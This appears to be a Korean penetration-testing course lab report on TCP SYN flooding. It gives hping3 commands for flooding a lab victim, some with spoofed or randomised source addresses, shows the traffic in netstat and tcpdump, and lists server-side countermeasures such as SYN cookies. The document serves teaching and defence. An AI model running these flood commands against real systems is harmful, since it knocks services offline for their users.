
|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
|  | | |  | | KITRI 모의해킹 28기 | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | 작성:고준혁 | | |  | |
|  | TCP SYN Flooding | | | | | | |  |
|  | |  | | | |  | | |
|  | |  | | | |  | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |
|  | | |  | |  | | | |

|  |
| --- |
| 1. 개요 |
| \*TCP Syn Flooding? |
| TCP 프로토콜의 3-way handshaking을 이용한 공격 기법으로 공격 대상에게 지속적으로 SYN 패킷을 대량으로 전송하여 대상 시스템의 네트워크 및 시스템 부하를 발생시키는 공격이다. |
| 또한 서버가 Syn을 대량으로 처리하기 때문에 클라이언트가 전송한 Syn 처리를 불가능하게 하여 접근을 방해한다 |
|  |
|  |
|  |

|  |
| --- |
|  |
| 2. 공격과정   |  |  |  | | --- | --- | --- | | 실습 환경 | Address | OS | | 공격자 시스템 | 172.30.1.2 | Kali Linux | | 피해자 시스템 | 172.30.1.4 | CentOS 7 | |
|  |





2-1) 공격자 시스템에서 hpin3를 이용해 TCP SYN FLOODING 공격을 수행한다.

**# hping3 ①-S ②--flood ③172.30.1.4**

1. -S : 패킷에 SYN 플래그를 설정한다.
2. --flood :  전송 가능한 가장 빠른 속도로 대량의 패킷을 전송함
3. Target IP : 공격을 수행할 대상의 IP 주소

2-2) 와이어샤크를 통해 SYN Flooding 공격을 캡처한 화면으로 공격자인 172.30.1.2로부터 피해자 시스템인 172.30.1.4로 무수히 많은 SYN 패킷이 전송되고 있는 것을 볼 수 있다.




****


옵션을 이용하여 spoofing을 통한 공격도 가능하다.

**#hping3 ①-S ②-a ③192.168.10.10 ④172.30.1.4 ⑤-p 80 ⑥--flood**


1. -S : 패킷에 SYN 플래그를 설정한다.
2. -a : 출발지 IP 변경
3. Src IP : 출발지 주소
4. Dst IP : 도착지 주소
5. -p 80 : 타겟 포트를 80번 포트로 지정
6. --flood : 전송 가능한 가장 빠른 속도로 대량의 패킷을 전송함



<공격자 MAC Address>




출발지 주소가 변경되어 다량의 패킷이 전송된 것을 볼 수 있지만 MAC 주소는 변경되지 않을 것을 확인할 수 있음.




출발지 주소를 무작위로 변경할 수도 있다.

**# hping3 ①-S ②--rand-soruce ③-p 80 ④--flood ⑤172.30.1.4**

1. -S : 패킷에 SYN 플래그를 설정한다.
2. --rand-source : Source IP를 랜덤으로 지정
3. -p 80 : 타겟 포트를 80번 포트로 지정
4. --flood :  전송 가능한 가장 빠른 속도로 대량의 패킷을 전송함
5. Target IP : 공격을 수행할 대상의 IP 주소



랜덤한 Source IP로부터 무수히 많은 SYN 패킷이 전송되고 있음을 볼 수 있다.



**# netstat -an | grep SYN**

피해자 시스템에서 netstat 결과를 확인해 보면 Source IP가 전부 랜덤인 것과 소켓 상태가 전부 SYN\_RECV인 것을 볼 수 있다. 즉, ACK를 받지 못해 아직 연결이 성립되지 못 했고 SYN만 받아 대기큐가 차고 있다는 것을 의미한다.

**# tcpdump -I any dst port 80**

tcpdump에서도 확인을 해보면 SYN flag만 지속적으로 날아온 것을 볼 수 있다.

|  |
| --- |
|  |
| 3. 보안진단 및 대책 |
| 3-1) 백로그 큐를 늘린다.  **#sysctl -w net.ipv4.tcp\_max\_syn\_backlog=2048**  **/etc/sysctl.conf 파일에 직접 작성해도 동일.**    3-2) TCP Timeout 시간 최소로 설정    **# sysctl -a | grep keepalive**  •net.ipv4.tcp\_keepalive\_time  -keepalive 소켓의 유지시간  -위 설정에서는 TCP Keepalive 옵션이 적용된 소켓은 최소 15초 연결을 유지  •net.ipv4.tcp\_keepalive\_probes  -패킷을 보낼 최대 전송 횟수를 정의  •net.ipv4.tcp\_keepalive\_intvl  -재전송 패킷을 보내는 주기를 의미  3-1과 같이 #sysctl -w 명령을 이용하여 설정.  3-3) Syn Cookie 설정  **# sysctl -w net.ipv4.tcp\_syncookies=1**  •클라이언트에서 연결 요청이 있을 경우 SYN/ACK 패킷에 특별한 쿠키값을 담아 보낸다.  •ACK 올 경우 쿠키값을 검증하여 제대로 된 값인 경우 연결을 형성한다.  •연결 수립에 필요한 정보들을 Cookie를 통해 보냄으로써 SYN Backlog Queue를 사용하지 않는다.  •고의적으로 연결을 완료하지 않아 Syn Backlog Queue를 가득 채우는 공격을 방지할 수 있다.  3-4) **구간 보안 솔루션에서 SYN 연결의 임계치 설정**  DDos, Firewall, IPS 장비 등 구간 보안 솔루션 장비를 도입해 SYN 연결의 임계치를 설정한다. |
| 3-5) **라우터에서 interput 모드 설정**  라우터가 자신이 서버인 척 클라이언트와 TCP Connection을 맺고, 정상적으로 TCP Connection이 생성되면(Established) 해당 정보를 서버에게 전달한다. |
|  |

|  |
| --- |
|  |